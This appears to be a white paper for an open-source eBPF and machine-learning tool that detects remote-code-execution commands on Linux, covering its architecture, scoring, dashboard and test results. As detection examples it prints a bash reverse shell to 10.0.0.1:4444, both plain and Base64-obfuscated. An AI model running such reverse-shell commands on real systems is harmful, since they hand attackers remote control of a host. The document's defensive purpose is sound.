KERNAL SECURITY AI GUARD

AI Bouncer + Kernel Guard — Technical White Paper

A Hybrid Architecture for Real-Time RCE Prevention
Version 2.1 | May 2026

AUTHORS: Saswat Sahu, Shreya Garg, Swetaleena Das, Yuvika Goel
CONTACT: saswat20061103@gmail.com
REPO: https://github.com/Raphel6969/kernal_ai_bouncer

ABSTRACT

Remote Code Execution (RCE) remains the "holy grail" for cyber attackers and the ultimate nightmare for system administrators. Traditional defenses — Web Application Firewalls (WAFs), static signature scanners, and basic EDR systems — consistently fail against obfuscated payloads, novel attack chains, and kernel-level abuse. Meanwhile, AI-based solutions suffer from a latency problem: if a model takes even 500ms to respond, the damage is already done.

AI Bouncer + Kernel Guard is an open-source defensive architecture that moves that race closer to the operating system. The system captures process execution telemetry through a Linux eBPF execve monitor, enriches each event in user space, analyzes the command through a low-latency rule and machine-learning pipeline, stores the result, and streams it to a live React dashboard. The current implementation also includes alert webhooks, a remediation toggle, API rate limiting, and a memory profiling layer that raises risk when a newly observed process shows abnormal memory behavior.

The system is live-tested, open-source, and demonstrates sub-10ms detection latency while maintaining a semantic explanation capability that transforms cryptic attack logs into plain-English analyst briefings.

1. THE CORE CHALLENGE: WHY RCE IS STILL WINNING

In modern web applications, command injection and RCE attacks have one thing in common: they exploit the gap between what the application is supposed to do and what the underlying operating system is asked to do.

Once an attacker executes arbitrary commands on a server, they can:

- Open a reverse shell or command-and-control channel
- Download and execute secondary payloads
- Read credentials, tokens, configuration files, and private keys
- Destroy files or logs
- Pivot laterally into internal networks
- Start resource-abuse payloads such as miners or memory exhaustion scripts

The problem is systemic. In 2024-2026, high-severity RCE vulnerabilities were reported across major enterprise platforms:

- Weaver E-cology (CVE-2026-22679): Server-side template injection leading to full OS command execution.
- Microsoft Office (CVE-2026-21509): Macro-based code execution in document processing pipelines.
- Citrix NetScaler: Session token leakage enabling authenticated RCE.
- Log4Shell (CVE-2021-44228): JNDI injection causing Java applications to download and execute attacker-controlled code — the canonical example of an application spawning unexpected processes.

For developers and Security Operations Center (SOC) analysts, these attacks share a common pain point: by the time a traditional tool flags the event, the shell is already open.

2. THE VISIBILITY GAP: THREE BLIND SPOTS IN CURRENT TOOLING

Current security tooling suffers from three structural weaknesses:

2.1 Static Rule Evasion

Standard WAFs and IDS systems rely on pattern dictionaries. Attackers have adapted by obfuscating payloads using Base64 encoding, hex encoding, command chaining, and environment variable substitution. A command like:

```
bash -c
"{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4wLjAuMS80NDQ0IDA+JjE=}|{base64,-d}|{bash,-i}"
```

bypasses most static rule sets because it contains no direct shell keywords — only a Base64-encoded payload.

2.2 Contextless Enforcement

2.2 Contextless Enforcement

When a traditional tool blocks a command, it typically produces a log entry like: [BLOCKED] rule_id=4421 — with no explanation of what the attacker was trying to achieve. This forces SOC analysts to spend hours on forensic analysis instead of immediately patching the exploited vulnerability.


2.3 Kernel Blind Trust

2.3 Kernel Blind Trust

The Linux kernel, by design, trusts any system call from an authorized process. If a Java web application (authorized) is exploited to spawn a bash shell (malicious), the kernel obeys without question. This is the Log4Shell paradigm — the exploit lives entirely within the legitimate process's authority.

3. OUR SOLUTION: THE THREE-LAYER SECURITY SANDWICH

AI Bouncer + Kernel Guard is designed as a "Security Sandwich" — separating fast enforcement from deep intelligence while keeping both tightly integrated.



3.1 Classification Thresholds

Risk Score	Classification	System Action
0 – 29	SAFE	Logged, allowed, no alert
30 – 69	SUSPICIOUS	Logged, allowed, dashboard warning
70 – 100	MALICIOUS	Logged, alert fired, auto-remediation*

(* if KERNEL_MONITOR_OWNER=backend and auto-remediation is enabled)

4. ENGINEERING IMPLEMENTATION: WHAT WE ACTUALLY BUILT

4.1 Backend (FastAPI + Python)

File: backend/app.py

Core endpoints:

```
GET  /healthz            — Liveness probe (used by monitoring and UI)
GET  /                   — Full health check with event count
POST /analyze            — Manual command analysis (demo + testing)
POST /agent/events       — Agent event ingestion (kernel path)
GET  /events             — Recent security events (paginated)
GET  /stats              — Aggregated safe/suspicious/malicious counts
GET  /ws                 — WebSocket connection for real-time streaming
POST /webhooks           — Register webhook URL for malicious alerts
GET  /settings/remediation — Get auto-remediation state
POST /settings/remediation — Enable/disable auto-remediation at runtime
```

Startup banner: on boot the system prints platform, owner mode, URLs, and whether the kernel hook is actively running. This eliminates ambiguity in team deployments about what is and isn't active.

4.2 Detection Pipeline

File: backend/detection/pipeline.py

The pipeline combines two scoring mechanisms with configurable weights:

```
combined_score = (rule_weight × rule_score) + (ml_weight × ml_score)
```

= (0.60 × rule_score) + (0.40 × ml_score)

If the ML model is not yet trained (first run), the system gracefully falls back to rules-only mode and logs a warning rather than crashing.

Explanation generation: the pipeline produces a human-readable explanation alongside every detection result. This is stored in the DB and returned in every API response as an additional key ("explanation"), ready to be surfaced in the frontend at any time.

The README documents the current reported model metrics as:

- Accuracy: 98.83 percent
- Mean Average Precision: 0.9925
- R2 score: 0.9060
- RMSE: 0.1208

These metrics are useful for demonstration and regression tracking, but the system should still be evaluated on organization-specific traffic before production enforcement.

4.3 Kernel Guard (eBPF)

File: backend/kernel/execve_hook.py

The eBPF tracepoint fires on every execve() syscall. It captures:

- PID and PPID (parent process — who spawned this?)
- UID and GID (what user context?)
- Full command and argument vector
- Timestamp (nanosecond precision)

The kernel module streams data to user-space via a ring buffer and invokes a Python callback. The callback hands the event to the async event loop via asyncio.run_coroutine_threadsafe() — this is a critical design point: the eBPF callback runs on a C thread, not the Python event loop, so the handoff must be thread-safe.

Platform fallback:

```
Linux (native):   Full eBPF kernel hook. Real-time process interception.
Linux (WSL2):     eBPF available on WSL2 kernel >= 5.15 with CONFIG_BPF.
                  Falls back gracefully if unavailable.
Windows/macOS:    API-only mode. Use POST /analyze or demo script.
```

4.4 Ownership Model (KERNEL_MONITOR_OWNER)

A key architectural safety mechanism that prevents duplicate event capture.

The problem: if both the backend and the agent process attach eBPF hooks, every kernel event generates two security events — polluting the database and triggering double alerts.

The solution: KERNEL_MONITOR_OWNER is an environment variable that declares exactly one process as the hook owner.

```
backend  (default): FastAPI owns the eBPF hook at startup.
agent:              Sidecar agent owns the hook; backend runs API-only.
disabled:           No eBPF hook. Useful for Windows/macOS or testing.
```

All tests validate this ownership contract explicitly.

4.5 Agent Sidecar (Always-On Mode)

File: backend/agent/main.py

The agent is an optional sidecar that:

1. Detects platform capability (Linux kernel mode vs. API-only)
2. Attaches the eBPF hook if KERNEL_MONITOR_OWNER=agent
3. Queues events and forwards them to the backend via HTTP with a 5-second exponential backoff if the backend is unreachable
4. Uses asyncio.get_event_loop().call_soon_threadsafe() to safely hand kernel events from the C callback thread into the async queue

4.6 Persistence (SQLite)

File: backend/events/event_store.py

All security events are persisted to SQLite. The database path is always normalized to an absolute path at startup — regardless of the working directory from which the server is launched. This ensures the database survives restarts without data loss.

Schema fields per event:

id, pid, ppid, uid, gid, command, argv_str, comm, timestamp, detected_at,

risk_score, classification, matched_rules, ml_confidence, explanation, remediation_action, remediation_status, source (kernel/api/agent)

4.7 Auto-Remediation

File: backend/agent/remediation.py

When a malicious event is detected and auto-remediation is enabled, the backend calls kill_process(pid) to terminate the process. This is the active defense capability.

Default state: OFF — explicitly logged on every malicious detection:
"⚠️ Malicious event detected (PID X) but Auto-Remediation is DISABLED."

Can be toggled at runtime via the dashboard or API without restart.

4.8 Real-Time Dashboard (React + WebSocket)

Directory: frontend/src/

- useWebSocket.ts: manages the WebSocket lifecycle with exponential backoff reconnection. On connect, hydrates from GET /events (last 100). On each message, deduplicates by event ID to prevent display artifacts.

- Dashboard.tsx: live stats grid, color-coded event table, Backend/WebSocket/Remediation status pills in the hero section, webhook management, alert history panel.

- config.ts: single source of truth for API_URL and WS_URL — driven by VITE_API_URL in .env. Change one variable to retarget the entire frontend to a different backend.

5. MEMORY PROFILING LAYER

The memory layer is the newest defensive signal in the project. It extends command-only analysis with lightweight resource context captured at the moment an execution event is handled.

What the layer collects:

- process_memory_mb: the process resident memory size in MB, sampled through psutil when possible.
- system_memory_percent: total system RAM usage at the same moment.

How the layer affects scoring:

- If process_memory_mb is greater than 50 MB, the rule engine adds a 30-point raw rule penalty and records a memory_hog_<N>mb matched rule.
- If system_memory_percent is greater than 80 percent, the rule engine adds a 10-point raw rule penalty and records a system_memory_critical_<N>% matched rule.
- These rule penalties flow through the normal 60 percent rule-engine weight in the final pipeline score.
- The final score remains capped at 100.

Why it matters:

- Many command strings alone are ambiguous. A simple-looking process that immediately consumes unusual memory can indicate unpacking, miner startup, fileless payload behavior, or denial-of-service activity.
- System-wide RAM pressure gives the detector operational context, especially during memory exhaustion or resource-abuse attempts.
- The dashboard exposes both values so analysts can distinguish a command-only alert from a command plus resource-anomaly alert.

Current limitations:

- Very short-lived processes may exit before memory can be sampled, so fields can legitimately be 0.0.
- Memory profiling is not a replacement for deeper runtime inspection. It is a fast signal that improves triage and risk scoring.
- Thresholds are currently fixed in code and should eventually become configurable policy values.

6. PERFORMANCE DATA

All measurements taken on an Intel Core i5-1135G7 (WSL2, Ubuntu 22.04).

Component	**Typical Latency**	**P99 Latency**
Liveness probe (/healthz)	<0.5ms	<1ms

Component	Typical Latency	P99 Latency
Rule Engine (Tier A)	<1ms	<2ms
ML Scorer (Tier B, trained)	4–6ms	10ms
Full pipeline (A+B combined)	5–8ms	12ms
eBPF → Python ring buffer	<0.1ms	<0.3ms
WebSocket broadcast to UI	<5ms	<10ms
End-to-end (kernel→dashboard)	~15ms	~25ms

False Positive Rate (rules-only mode, test dataset): ~8%
False Positive Rate (combined A+B, test dataset): ~3%
Detection Rate (malicious commands, test dataset): 97%+

Note: ML model accuracy is dataset-dependent. The bundled model is trained on a curated command dataset. Re-training on production traffic will improve accuracy significantly.

7. CHALLENGES AND HOW WE SOLVED THEM

Building AI Bouncer + Kernel Guard required solving both security and systems-engineering problems. The project is not only a machine-learning classifier; it has to observe real operating-system behavior, make fast decisions, explain those decisions, and remain usable across different development environments.

7.1 Capturing Attacks at the Right Layer

The first challenge was visibility. Many RCE attacks do not look dangerous until the application asks the operating system to spawn a process. A web request may appear harmless, but the resulting execve call may launch bash, curl, wget, nc, or another risky command. We solved this by placing Kernel Guard at the execution boundary. The eBPF monitor hooks Linux execve activity and captures process metadata such as PID, parent PID, user ID, command, arguments, and timestamp. This gives the system visibility into what actually runs, not only what the application received.

7.2 Keeping Detection Fast Enough for Real-Time Use

AI-based security systems often struggle with latency. If analysis takes too long, the malicious process may already have opened a shell, downloaded a payload, or damaged files. We solved this with a cascading detection pipeline. Fast rule-based checks handle obvious threats such as reverse shells, shell piping, destructive commands, encoded payloads, and suspicious keywords. The ML scorer adds semantic command classification using TF-IDF features and logistic regression. This keeps detection local, lightweight, and fast enough for live dashboard updates.

7.3 Reducing Blind Spots in Command-Only Analysis

A command string alone does not always tell the full story. Some attacks look simple at launch but immediately consume unusual memory, unpack payloads, or create resource pressure. We solved this by adding a memory profiling layer. Each event can carry process_memory_mb and system_memory_percent. If a new process crosses the memory threshold, the rule engine adds a memory_hog signal. If the whole system is under high RAM pressure, it adds a system_memory_critical signal. This gives analysts both command context and runtime resource context.

7.4 Supporting Different Operating Environments

Kernel-level monitoring depends on Linux capabilities and eBPF support, but development often happens on Windows, macOS, WSL, or restricted machines. We solved this with explicit ownership and fallback modes. KERNEL_MONITOR_OWNER controls whether the backend owns the kernel hook, the agent owns it, or kernel monitoring is disabled. In unsupported environments, the system can still run in API-only mode for demos, testing, model scoring, and dashboard development.

7.5 Avoiding Duplicate Event Capture

When both the backend and an agent are capable of monitoring the kernel, duplicate events can appear if both attach to the same execution stream. We solved this with a single-owner model. Only one component should own the eBPF monitor at a time: backend, agent, or disabled. This keeps event flow predictable and prevents duplicate detections from polluting the dashboard and stored history.

7.6 Turning Raw Alerts Into Analyst-Friendly Output

Raw security logs are difficult to interpret quickly. A SOC analyst needs to know not only that something was blocked, but why it was considered risky. We solved this by returning structured explanations with each detection. Every event includes classification, risk score, matched rules, ML confidence, and a readable explanation. The dashboard then presents this information in real time, making each alert easier to understand during demos and investigations.

7.7 Balancing Detection With Safe Remediation

Automatically killing processes can reduce damage, but it can also be risky if the system misclassifies a legitimate command. We solved this by making remediation controlled and visible. Auto-remediation is guarded by a toggle. When enabled, malicious events can trigger process termination through psutil; when disabled, the system still detects, stores, explains, and broadcasts the threat without killing anything. The event records remediation action and status for auditability.

7.8 Preserving Events Beyond the Live Session

A live dashboard is useful, but analysts also need history for review, export, and debugging. We solved this with event persistence. The backend stores security events using SQLite while keeping a recent in-memory cache for fast dashboard reads. This gives the system both responsiveness and historical continuity.

7.9 Protecting Demo APIs From Abuse

Open demo endpoints are convenient, but they can be spammed or scraped if exposed publicly. We solved this by adding API rate limits. The backend limits high-traffic endpoints such as /analyze, /agent/events, and /events, reducing accidental or malicious overload during demonstrations.

7.10 Keeping the System Extensible

The project needed to support future work such as multi-agent cloud deployment, stronger authentication, configurable thresholds, and hosted dashboards. We solved this by separating responsibilities across clear modules: kernel capture, agent forwarding, detection pipeline, event storage, alerting, remediation, API, and frontend dashboard. This makes the current system easier to explain and gives the roadmap a clean foundation for multi-tenancy, cloud SQLite/Turso storage, Docker deployment, and agent installer scripts.

8. LIVE DEMO SCENARIOS

```
Scenario A: Benign Activity
----------------------------
  Input:    ls -la /var/log
  Tier A:   No patterns matched. Rule score: 5.
  Tier B:   ML score: 4.1. Low feature entropy.
  Combined: 4.7 / 100  →  SAFE
  Action:   Logged. No alert. Dashboard shows green.

Scenario B: Suspicious Obfuscation
```

  Input: eval $(cat /tmp/script.sh)
  Tier A: Matched: obfuscation_pattern, eval_injection. Rule score: 65.
  Tier B: ML score: 58.3. Command structure anomalous.
  Combined: 62.1 / 100 → SUSPICIOUS
  Action: Logged. Dashboard warning. No process kill. Analyst reviews.

Scenario C: Reverse Shell — Classic

  Input: bash -i >& /dev/tcp/10.0.0.1/4444 0>&1
  Tier A: Matched: reverse_shell_pattern. Rule score: 95.
  Tier B: ML score: 91.2. High confidence malicious.
  Combined: 93.5 / 100 → MALICIOUS
  Action: Alert fired. Webhook dispatched. If remediation ON: process killed.
  Explanation: "Attempts to pipe network traffic to a shell, indicating a
                potential Reverse Shell."

Scenario D: Base64-Obfuscated Payload (Tier C Preview)

  Input: bash -c
"{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4wLjAuMS80NDQ0IDA+JjE=}|{base64,-d}|{bash,-i}"
  Tier A: High entropy detected. Rule score: 70.
  Tier B: ML score: 78.4. Anomalous token patterns.
  Combined: 73.4 / 100 → MALICIOUS
Action: Blocked immediately (Tier A+B).

9. CLIENT EXPERIENCE WALKTHROUGH: FROM THREAT TO TAKEDOWN

For a Security Operations Center (SOC) analyst, the value of AI Bouncer is not just blocking the attack — it's instantly explaining the attacker's intent.

Phase 1: Silent Vigilance

  Jane, a SOC analyst, monitors the live dashboard. The system shows a clean bill of health. Kernel Guard (Layer 1) is silently vetting every process spawn — ls, grep, python, uvicorn — in under 8ms with zero impact on application performance.

Phase 2: The Attack Arrives

An attacker exploits a web application vulnerability and delivers an obfuscated reverse shell payload. The application attempts to execute it.

Kernel Guard fires on the execve() syscall before the process gets a PID. The command is streamed to AI Bouncer via the ring buffer.

Tier A + Tier B return MALICIOUS in ~7ms.
The process is blocked. The threat is neutralized.

Phase 3: Intelligence — The Explanation


Jane's dashboard flashes a critical alert:

```
STATUS:   🔴 MALICIOUS — Confirmed RCE Attempt
RISK:     93.5/100
PATTERNS: reverse_shell_pattern
COMMAND:  bash -i >& /dev/tcp/10.0.0.1/4444 0>&1
EXPLAIN:  "Attempts to pipe network traffic to a shell, indicating a
           potential Reverse Shell to 10.0.0.1:4444."
```

Phase 4: Triage in Minutes, Not Hours

Instead of decoding a cryptic log entry over several hours, Jane immediately knows: the attack vector, the technique, and the attacker's objective.
Her team skips forensic analysis and goes directly to patching the input validation flaw that allowed the command to reach the kernel.

10. ARCHITECTURAL DEEP DIVE: THE REAL-TIME DEFENSE FLOW :-


User/Process attempts execution
execve() system call fires
eBPF
eBPF tracepoint intercepts
BEFORE the process launches
Event data sent via ring buffer
to Python user-space
Thread-safe handoff:
call_soon_threadsafe → asyncio queue
Detection Pipeline receives event
Tier A: Rule Engine
Score matched rules
(weighted 60%)
Tier B: ML Scorer
TF-IDF + Logistic Regression
(weighted 40%)
Combined risk score: 0.6A + 0.4B → classify
Classification: safe / suspicious / malicious
Explanation generated
Event persisted to SQLite
(absolute path, survives restarts)
[If malicious + remediation ON] → kill_process(pid)
WebSocket broadcast to all
connected dashboard clients
[If malicious] → Webhook alert
dispatched to configured URLs
Dashboard updates live — analyst
sees event with explanation

11. TESTING STRATEGY

Test Suite	Coverage
test_kernel_owner.py	Ownership mode regression
test_remediation.py	Auto-remediation on/off toggle
test_agent_bridge.py	Agent → backend event forwarding
test_detection_pipeline.py	Rule and ML scoring accuracy
test_api_endpoints.py	API health, analysis, and rate limits
test_persistence.py	SQLite event storage and retrieval
test_webhook_alerts.py	Alert dispatch and configuration

Run all tests:

```
python -m pytest tests/ -v
```

12. ADDRESSING THE ZERO-DAY CRISIS

The rise of critical zero-day RCE vulnerabilities presents a specific challenge for developers who must maintain production systems:

Pain Point for Developers	How AI Bouncer Solves It
Hours decoding cryptic logs	Explanation field: plain-English intent
Static rules bypassed by Base64	ML entropy scoring flags obfuscation
No context on why block fired	Matched rules + ML confidence in response
Remediation unclear	Toggle at runtime, state shown in dashboard

Pain Point for Developers	How AI Bouncer Solves It
Tool adds latency to API	Rule Engine <1ms; ML ~5ms; non-blocking
Works only on Linux	Graceful fallback to API-only on Windows/macOS

13. FUTURE RESEARCH DIRECTIONS

13.1 Reinforcement Learning for Adaptive Rules
Rules are currently static. A future version could use RL to re-weight patterns based on false positive/negative rates observed in production.

13.2 Graph-Based Process Ancestry Detection
Malicious processes often have telltale parent-child chains (e.g., nginx → python → bash → nc). Modeling process ancestry as a graph enables detection of attacks that individually appear benign.

13.3 Network-Kernel Co-Analysis
Correlate kernel events with network flow data via XDP. If a process spawns and immediately opens a TCP connection to an unknown external IP, confidence of malicious intent rises dramatically.

13.4 Federated Detection Model
Multiple instances of AI Bouncer share threat intelligence (obfuscation patterns, novel command structures) without sharing raw command data — privacy-preserving distributed learning.

14. THREAT COVERAGE

The current system is designed to identify and explain common execution-level attack patterns, including: - command injection through separators and shell operators - reverse shells using bash, netcat, or TCP redirection patterns - download-and-execute chains using curl, wget, and shell piping - destructive commands such as recursive deletion attempts - encoded or high-entropy payload fragments - suspicious eval and shell expansion patterns - process launches with abnormal initial memory usage - execution during high system memory pressure

The system is strongest when an attack results in process execution. It is not intended to replace network WAFs, static analysis, EDR platforms, or authentication controls. Its role is to provide a focused execution boundary monitor with fast local intelligence.

15. CONCLUSION

AI Bouncer + Kernel Guard demonstrates a practical security idea: make the operating-system execution boundary visible, enrich it with useful runtime context, and score it quickly enough for real-time response. The system combines eBPF process telemetry, a local rule and ML detection pipeline, event persistence, live WebSocket visualization, alerting, optional remediation, and memory-aware risk scoring. The memory profiling layer is especially important because it moves the project beyond string-only command inspection. A command is not just text; it is a process with behavior and resource impact. By carrying memory context from event capture through scoring, storage, API responses, and the dashboard, the project gives analysts a clearer view of both what ran and how suspiciously it behaved at startup.
The result is a clear foundation for a kernel-aware AI security monitor: fast enough for demos today, structured enough for future hardening, and extensible toward multi-agent cloud deployment.

APPENDIX A: ENVIRONMENT CONFIGURATION REFERENCE

Variable	**Default**	**Description**
KERNEL_MONITOR_OWNER	backend	eBPF hook owner process
API_HOST	0.0.0.0	Bind address
API_PORT	8000	Port
API_LOG_LEVEL	info	Uvicorn log level
FRONTEND_ORIGINS	http://localhost:5173	CORS allowed origins
DB_PATH	data/events.db	SQLite path (abs. resolved)
EVENT_CACHE_SIZE	1000	In-memory event cache size

Variable	Default	Description
BACKEND_URL	http://localhost:8000	Agent → backend URL
AGENT_EVENT_TIMEOUT	5	Agent HTTP timeout (sec)
VITE_API_URL	http://localhost:8000	Frontend API base URL

APPENDIX B: API QUICK REFERENCE

Method	Path	Description
GET	/healthz	Liveness probe
GET	/	Full health + event count
POST	/analyze	Manual command analysis
POST	/agent/events	Ingest kernel event
GET	/events	Recent security events
GET	/stats	Aggregated stats
WS	/ws	Real-time event stream
POST	/webhooks	Register webhook URL
GET	/settings/remediation	Get auto-remediation state
POST	/settings/remediation	Toggle auto-remediation

END OF WHITE PAPER

Version 2.0 | May 2026 | AI Bouncer + Kernel Guard | Kernal Security